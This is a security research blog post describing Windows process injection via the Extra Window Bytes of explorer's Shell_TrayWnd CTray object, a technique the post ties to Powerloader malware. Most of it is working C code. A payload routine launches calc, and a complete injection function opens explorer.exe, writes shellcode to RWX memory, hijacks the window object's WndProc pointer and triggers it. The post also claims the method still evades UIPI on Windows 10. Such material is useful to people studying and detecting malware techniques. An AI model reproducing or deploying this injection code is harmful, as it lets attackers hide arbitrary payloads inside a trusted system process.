Windows Process Injection: Extra Window Bytes

modexp.wordpress.com/2018/08/26/process-injection-ctray


By odzhan

August 26, 2018

Introduction

This method of injection is famous for being used in the Powerloader malware that surfaced sometime around 2013. Nobody knows for sure when it was first used for process injection because the feature exploited has been part of the Windows operating system since the late 80s or early 90s. Index zero of the Extra Window Bytes can be used to associate a class object with a window. A pointer to a class object is stored at index zero using **SetWindowLongPtr** and one can be retrieved using **GetWindowLongPtr**. The first mention of using “Shell_TrayWnd” as an injection vector can be traced to a post on the WASM forum by a user called “Indy(Clerk)”. There was some discussion about it there around 2009.


Figure 1 shows information for the “Shell_TrayWnd” class where you can see index zero of the Window Bytes has a value set.



Window Caption:
Window Handle: 0000000000010182
Window Proc: 00007FF6BC105B00 (Unicode)
Rectangle: (0, 636)-(1317, 666), 1317x30
Restored Rect: (0, 636)-(1317, 666), 1317x30
Client Rect: (0, 0)-(1317, 30), 1317x30
Instance Handle: 00007FF6BC0C0000
Menu Handle: 0000000000000000
User Data: 0000000000000000
Window Bytes: +0 BC32D060

Figure 1 : Window Spy++ information for Shell_TrayWnd

Windows Spy++ doesn’t show the full 64-bit value here, but is shown in figure 2, which displays the value returned by **GetWindowLongPtr** API for the same window.



```
 PID: 3444
 HWND: 00010182
 CTray Object: 00007FF6BC32D060
```

Figure 2 : Full address of CTray object

CTray class

There are only three methods in this class and no properties. The pointers to each method are read-only so we can’t simply overwrite the pointer to **WndProc** with a pointer to a payload. We can construct the object manually, but I think a better approach is to copy the existing object to local memory, overwrite **WndProc** and write the object to a new location in explorer memory. The following structure is used to define the object and pointer.

```
// CTray object for Shell_TrayWnd
typedef struct _ctray_vtable {
    ULONG_PTR vTable;    // change to remote memory address
    ULONG_PTR AddRef;
    ULONG_PTR Release;
    ULONG_PTR WndProc;   // window procedure (change to payload)
} CTray;
```

The above structure contains everything necessary to replace the CTray object on both 32 and 64-bit systems. The size of ULONG_PTR is 4-bytes on 32-bit systems and 8-bytes on 64-bit.

Payload

The main difference between this and the code used for PROPagate is the function prototype. If we didn’t release the same number of parameters when returning to the caller, we run the risk of crashing Windows explorer or whatever window that has a class associated with it.

```
LRESULT CALLBACK WndProc(HWND hWnd, UINT uMsg,
  WPARAM wParam, LPARAM lParam)
{
    // ignore messages other than WM_CLOSE
    if (uMsg != WM_CLOSE) return 0;

    WinExec_t pWinExec;
    DWORD     szWinExec[2],
              szCalc[2];

    // WinExec
    szWinExec[0]=0x456E6957;
    szWinExec[1]=0x00636578;

    // calc
    szCalc[0] = 0x636C6163;
    szCalc[1] = 0;

    pWinExec = (WinExec_t)xGetProcAddress(szWinExec);
    if(pWinExec != NULL) {
      pWinExec((LPSTR)szCalc, SW_SHOW);
    }
    return 0;
}
```

Full function

So here’s the function to perform the injection when provided a Position Independent Code (PIC). As with all these examples, I omit error checking to help visualize the process in steps.

```
LPVOID ewm(LPVOID payload, DWORD payloadSize){
    LPVOID    cs, ds;
    CTray     ct;
    ULONG_PTR ctp;
    HWND      hw;
    HANDLE    hp;
    DWORD     pid;
    SIZE_T    wr;

    // 1. Obtain a handle for the shell tray window
    hw = FindWindow("Shell_TrayWnd", NULL);

    // 2. Obtain a process id for explorer.exe
    GetWindowThreadProcessId(hw, &pid);

    // 3. Open explorer.exe
    hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

    // 4. Obtain pointer to the current CTray object
    ctp = GetWindowLongPtr(hw, 0);

    // 5. Read address of the current CTray object
    ReadProcessMemory(hp, (LPVOID)ctp,
        (LPVOID)&ct.vTable, sizeof(ULONG_PTR), &wr);

    // 6. Read three addresses from the virtual table
    ReadProcessMemory(hp, (LPVOID)ct.vTable,
      (LPVOID)&ct.AddRef, sizeof(ULONG_PTR) * 3, &wr);

    // 7. Allocate RWX memory for code
    cs = VirtualAllocEx(hp, NULL, payloadSize,
      MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    // 8. Copy the code to target process
    WriteProcessMemory(hp, cs, payload, payloadSize, &wr);

    // 9. Allocate RW memory for the new CTray object
    ds = VirtualAllocEx(hp, NULL, sizeof(ct),
      MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    // 10. Write the new CTray object to remote memory
    ct.vTable  = (ULONG_PTR)ds + sizeof(ULONG_PTR);
    ct.WndProc = (ULONG_PTR)cs;

    WriteProcessMemory(hp, ds, &ct, sizeof(ct), &wr);

    // 11. Set the new pointer to CTray object
    SetWindowLongPtr(hw, 0, (ULONG_PTR)ds);

    // 12. Trigger the payload via a windows message
    PostMessage(hw, WM_CLOSE, 0, 0);
    // 13. Restore the original CTray object
    SetWindowLongPtr(hw, 0, ctp);

    // 14. Release memory and close handles
    VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
    VirtualFreeEx(hp, ds, 0, MEM_DECOMMIT | MEM_RELEASE);

    CloseHandle(hp);
}
```

Summary

Injection methods like this against window objects usually fall under the category of “Shatter” attacks. Despite the mitigations provided by User Interface Privilege Isolation (UIPI) introduced with the release of Windows Vista, this method of injection continues to work fine on the latest build of Windows 10. You can view source code here with a payload that executes calculator.